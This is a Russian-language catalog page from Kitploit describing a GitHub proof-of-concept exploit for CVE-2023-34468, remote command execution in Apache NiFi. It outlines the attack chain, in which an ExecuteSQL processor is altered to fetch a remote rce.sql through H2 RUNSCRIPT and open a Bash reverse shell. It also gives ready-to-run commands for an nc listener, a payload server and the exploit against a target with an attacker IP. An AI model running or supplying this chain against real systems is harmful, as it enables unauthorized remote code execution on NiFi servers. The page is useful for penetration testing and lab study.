Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit

Инструменты/GitHubGitHub/ozcanpng/cve-2023-34468
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеRed TeamingРазработка Полезной Нагрузки
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Репозиторий
404 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    352
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    291

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Короткий PoC на Python для эксплуатации редактируемого процессора ExecuteSQL в Apache NiFi с помощью полезной нагрузки H2 RUNSCRIPT с целью инициирования удалённого выполнения команд через обратную оболочку Bash.

Только для авторизованного тестирования и исследований. Не используйте против систем, которыми вы не владеете или на тестирование которых у вас нет явного разрешения.


Что делает

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Обнаруживает единственный процессор ExecuteSQL автоматически или принимает --processor-id вручную.
  2. Создаёт локальную полезную нагрузку rce.sql, которая определяет и вызывает реализованный на Java псевдоним для выполнения shell-команд.
  3. Предлагает вам запустить собственный nc-слушатель и HTTP-сервер.
  4. Обновляет запрос процессора, чтобы получить rce.sql через H2 RUNSCRIPT.
  5. Запускает процессор для активации обратной оболочки.
  6. Восстанавливает исходную конфигурацию процессора после того, как вы подтвердите получение оболочки.

Скриншоты

1. Настройка

Настройка


2. Запрос к полезной нагрузке

Запуск эксплойта


3. Получена оболочка

Обновление процессора

4. Результат

Результат


Установка

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Использование

Терминал 1:

rlwrap nc -lvnp 4444

Терминал 2, из каталога этого репозитория:

python3 -m http.server 8000

Терминал 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

Для выбора процессора вручную:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Затронутые

ПродуктЗатронутая версияТребуемый доступВоздействие
Apache NiFiРазвёртывания, затронутые CVE-2023-34468, использующие редактируемое поведение ExecuteSQL/H2Возможность получить доступ к целевому процессору NiFi через API и изменить егоУдалённое выполнение команд

Примечания

  • Скрипт предполагает, что API NiFi доступен, а текущий пользователь/сессия может изменять целевой процессор.
  • Сгенерированный файл rce.sql игнорируется git и должен раздаваться из каталога репозитория с помощью python3 -m http.server.
  • Если автоматическое обнаружение не находит процессор или находит несколько кандидатов, передайте UUID процессора вручную с помощью --processor-id.
  • Скрипт пытается восстановить исходную конфигурацию процессора ExecuteSQL после подтверждения получения оболочки.

Ссылки

  • NVD — CVE-2023-34468
  • Apache NiFi
  • Команды базы данных H2

Автор

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Скачать инструмент